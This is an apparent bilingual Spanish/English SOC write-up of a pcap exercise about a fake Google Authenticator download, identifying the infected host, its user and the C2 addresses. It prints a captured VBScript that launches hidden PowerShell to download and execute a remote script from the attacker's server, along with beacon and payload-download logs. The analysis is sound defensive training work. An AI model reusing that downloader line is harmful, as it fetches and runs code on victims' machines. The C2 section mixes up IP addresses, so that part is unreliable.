MTA - DOWNLOAD FROM FAKE SOFTWARE SITE

- https://malware-traffic-analysis.net/2025/01/22/index.html
- Recommendations:
  - Always analyze from an isolated VM. You never know 😉 .

Spanish

Antecedentes

Un usuario llama a nuestro SOC porque alguien en la organización ha descargado un fichero queriendo descargar Google Authenticator.

El fichero parece contener un script maliciosos que conecta con un C2.

Investiguemos.


¿Cuál es la IP del cliente windows infectado?

- Respuesta: *10[.]1[.]17[.]215*

Teniendo en cuenta que la red LAN es *10[.]1[.]17[.]0/24* o traducido del *10[.]1[.]17[.]0* al *10[.]1[.]17[.]255* Debe estar ahí.

LAN Gateway => *10[.]1[.]17[.]1*
AD Domain Controller => *10[.]1[.]17[.]2* - WIN-GSH54QLW48D


En las capturas de redes sociales de fuentes de inteligencia vemos que el script apunta a una dirección IP *5[.]252[.]153[.]241:80*




Buscamos esa dirección en Wireshark para ver si nuestra red ha interactuado con esa dirección.

ip.addr == 5[.]252[.]153[.]241

Vemos actividad.



Vemos que todas las comunicaciones que establece las direcciones maliciosa es con una máquina de la red LAN dentro del dominio de AD (bluemoontuesday.com) llamada *DESKTOP_L8C5GSJ* y cuya IP es *10[.]1[.]17[.]215*



Como la conexión se estableció por el protocolo HTTP, podemos ver el payload del paquete. Con la opción "Follow⇒TCP Stream". Vemos que la petición fue exitosa, vemos que el actor maliciosos lanza un script en VB que lanza la cmd en modo oculto para evitar detección y descarga el fichero script de PowerShell *29842.ps1* desde el servidor malicioso.

```
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive


HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948ed1f354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).'DownloadString'('http://5.252.153.241:80/api/file/get-file/29842.ps1') #URL: https://teams
.microsoft.com""")

</script>
</component>
```

Si buscamos conexiones entre los dos hosts y cuyo protocolo fue HTTP encontramos una enorme cantidad de tráfico, donde el cliente descarga gran cantidad de scripts de Powershell e incluso ficheros ejecutables de lo que parece ser TEAM_VIEWER, pero algo me dice que no se trata de este software.

ip.src == 10.1.17.215 and http and ip.dst == 5.252.153.241

No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
5031	2025-01-22 19:45:56,827936Z		0.000264000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	317	GET /api/file/get-file/264872 HTTP/1.1
5063	2025-01-22 19:45:58,675869Z	1.847933	0.000707000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	90	GET /api/file/get-file/29842.ps1 HTTP/1.1
5073	2025-01-22 19:45:58,896228Z	0.220359	0.056574000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7279	2025-01-22 19:46:04,132272Z	5.236044	4.997512000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7602	2025-01-22 19:46:09,308509Z	5.176237	4.954720000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7688	2025-01-22 19:46:14,480958Z	5.172449	4.961285000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7696	2025-01-22 19:46:19,680655Z	5.199697	4.955550000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7841	2025-01-22 19:46:24,872711Z	5.192056	4.951387000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7864	2025-01-22 19:46:30,063748Z	5.191037	4.963215000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7878	2025-01-22 19:46:35,254490Z	5.190742	4.961675000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7888	2025-01-22 19:46:40,444370Z	5.189880	4.962986000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7907	2025-01-22 19:46:45,634791Z	5.190421	4.946655000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7972	2025-01-22 19:46:50,831495Z	5.196704	4.969998000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7979	2025-01-22 19:46:56,083008Z	5.251513	4.959636000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7996	2025-01-22 19:47:01,270466Z	5.187458	4.960290000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
8002	2025-01-22 19:47:01,528276Z	0.257810	0.038925000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	67	GET /api/file/get-file/TeamViewer HTTP/1.1
12…	2025-01-22 19:47:04,988901Z	3.460625	0.002667000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	79	GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
13…	2025-01-22 19:47:05,357954Z	0.369053	0.000568000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	59	GET /api/file/get-file/TV HTTP/1.1
13…	2025-01-22 19:47:05,514713Z	0.156759	0.000643000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	64	GET /api/file/get-file/pas.ps1 HTTP/1.1
13…	2025-01-22 19:47:05,740471Z	0.225758	0.060728000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	122	GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1

¿Cuál es la dirección MAC del cliente windows infectado?

- Respuesta: *00:d0:b7:26:4a:74*

Con el primer paquete seleccionado, buscamos en la capa 2 para encontrar la Source MAC address, *00:d0:b7:26:4a:74*

```
Frame 5028: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: DESKTOP-L8C5GSJ.bluemoontuesday.com (00:d0:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
 > Destination: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
 v Source: DESKTOP-L8C5GSJ.bluemoontuesday.com (00:d0:b7:26:4a:74)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
   Type: IPv4 (0x0800)
   [Stream index: 5]
Internet Protocol Version 4, Src: DESKTOP-L8C5GSJ.bluemoontuesday.com (10.1.17.215), Dst: 5.252.153.241 (5.252.153.241)
Transmission Control Protocol, Src Port: 50143 (50143), Dst Port: http (80), Seq: 0, Len: 0
```

¿Cuál es el nombre del host del cliente Windows infectado?


- Respuesta: *DESKTOP_L8C5GSJ*

Esto se puede ver tanto en la capa de Internet como en la de Enlace de Datos en la parte Source Address si empleamos el primer paquete.

¿Cuál es el nombre de la cuenta de usuario del cliente Windows infectado?

- Respuesta: *shutchenson*

Como el cliente se encuentra dentro de un dominio de AD, podemos buscar tráfico entre el controlador de dominio *10[.]1[.]17[.]2* y el cliente comprometido *10[.]1[.]17[.]215*



Entre los paquete, podemos ver tráfico de autenticación de Kerberos. Quizá dentro podamos encontrar el nombre de usuario.


En todos los paquete podemos encontrar tanto el nombre del host como del usuario. *shutchenson*

¿Cuál es el posible nombre de la página falsa de Google Authenticator?

Podemos buscar con ctrl + f strings dentro del pcap.

si buscamos "auth" e investigamos dentro de los resultados encontremos una serie de conexiones al dominio www[.]authenticatoor[.]org con IP 80[.]221[.]136[.]26

Si buscamos ese dominio en una fuente como VirusTotal, encontramos que algunos vendors lo catalogan como ^phishing.



¿Cuáles son las IPs usadas en el servidor C2 en la infección?

De momento, he encontrado dos direcciones

- 82[.]221[.]136[.]26 => Primera conexión 2025-01-22/19:45:35,918842Z
  Conexión realizada al ejecutar el fichero malicioso como apuntaba la fuente de inteligencia
- 5[.]252[.]153[.]241 => Primera conexión 2025-01-22/19:45:56,827936Z
  Acceso al dominio de phishing authenticatoor.org

English

Background

A user calls our SOC because someone in the organization has downloaded a file thinking it was Google Authenticator.

The file appears to contain a malicious script that connects to a C2.

Let's investigate.


What is the IP address of the infected Windows client?

Answer: *10[.]1[.]17[.]215*

Considering that the LAN network is *10[.]1[.]17[.]0/24* or translated from *10[.]1[.]17[.]0* to *10[.]1[.]17[.]255* It should be there.

LAN Gateway => *10[.]1[.]17[.]1*
AD Domain Controller => *10[.]1[.]17[.]2* - WIN-GSH54QLW48D


In the social media captures from intelligence sources, we see that the script points to an address ^IP *5[.]252[.]153[.]241:80*




We search for that address in Wireshark to see if our network has interacted with it.

ip.addr == 5[.]252[.]153[.]241

We see activity.




We see that all communications established by the malicious addresses are with a machine on the LAN network within the AD domain (bluemoontuesday.com) called *DESKTOP_L8C5GSJ*, whose IP address is *10[.]1[.]17[.]215*



Since the connection was established using the HTTP protocol, we can see the packet payload. Using the “Follow⇒TCP Stream” option, we can see that the request was successful. We can see that the malicious actor launches a VB script that runs cmd in hidden mode to avoid detection and downloads the PowerShell script file *29842.ps1* from the malicious server.

If we look for connections between the two hosts using the HTTP protocol, we find a huge amount of traffic, where the client downloads a large number of Powershell scripts and even executable files from what appears to be TEAM_VIEWER, but something tells me that this is not the case.



ip.src == 10.1.17.215 and http and ip.dst == 5.252.153.241

No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
5031	2025-01-22 19:45:56,827936Z		0.000264000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	317	GET /api/file/get-file/264872 HTTP/1.1
5063	2025-01-22 19:45:58,675869Z	1.847933	0.000707000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	90	GET /api/file/get-file/29842.ps1 HTTP/1.1
5073	2025-01-22 19:45:58,896228Z	0.220359	0.056574000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7279	2025-01-22 19:46:04,132272Z	5.236044	4.997512000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7602	2025-01-22 19:46:09,308509Z	5.176237	4.954720000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7688	2025-01-22 19:46:14,480958Z	5.172449	4.961285000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7696	2025-01-22 19:46:19,680655Z	5.199697	4.955550000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7841	2025-01-22 19:46:24,872711Z	5.192056	4.951387000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7864	2025-01-22 19:46:30,063748Z	5.191037	4.963215000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7878	2025-01-22 19:46:35,254490Z	5.190742	4.961675000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7888	2025-01-22 19:46:40,444370Z	5.189880	4.962986000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7907	2025-01-22 19:46:45,634791Z	5.190421	4.946655000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7972	2025-01-22 19:46:50,831495Z	5.196704	4.969998000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7979	2025-01-22 19:46:56,083008Z	5.251513	4.959636000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
7996	2025-01-22 19:47:01,270466Z	5.187458	4.960290000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1
8002	2025-01-22 19:47:01,528276Z	0.257810	0.038925000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	67	GET /api/file/get-file/TeamViewer HTTP/1.1
12…	2025-01-22 19:47:04,988901Z	3.460625	0.002667000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	79	GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
13…	2025-01-22 19:47:05,357954Z	0.369053	0.000568000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	59	GET /api/file/get-file/TV HTTP/1.1
13…	2025-01-22 19:47:05,514713Z	0.156759	0.000643000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	64	GET /api/file/get-file/pas.ps1 HTTP/1.1
13…	2025-01-22 19:47:05,740471Z	0.225758	0.060728000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	122	GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1

What is the MAC address of the infected Windows client??

- Answer: *00:d0:b7:26:4a:74*

We take the first packet with the previous query and have a look at layer II Ethernet (Data Link) to find the MAC Address. *00:d0:b7:26:4a:74*

What is the host name of the infected Windows client?


Answer: *DESKTOP_L8C5GSJ*

We can check this out the source address in both the Internet layer and the Data Link layer if we use the first packet.

What is the name of the user account on the infected Windows client?

Answer: *shutchenson*

Since the client is within an AD domain, we can search for traffic between the domain controller *10[.]1[.]17[.]2* and the compromised client *10[.]1[.]17[.]215*.



ip.src == 10.1.17.2 and ip.dst == 10.1.17.215

No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
253	2025-01-22 19:45:10,899433Z	0.000119	0.000088000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50091 [ACK] Seq=209 Ack=236 Win=1049344 Len=0
254	2025-01-22 19:45:10,899586Z	0.000153	0.000153000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50091 [RST, ACK] Seq=209 Ack=236 Win=0 Len=0
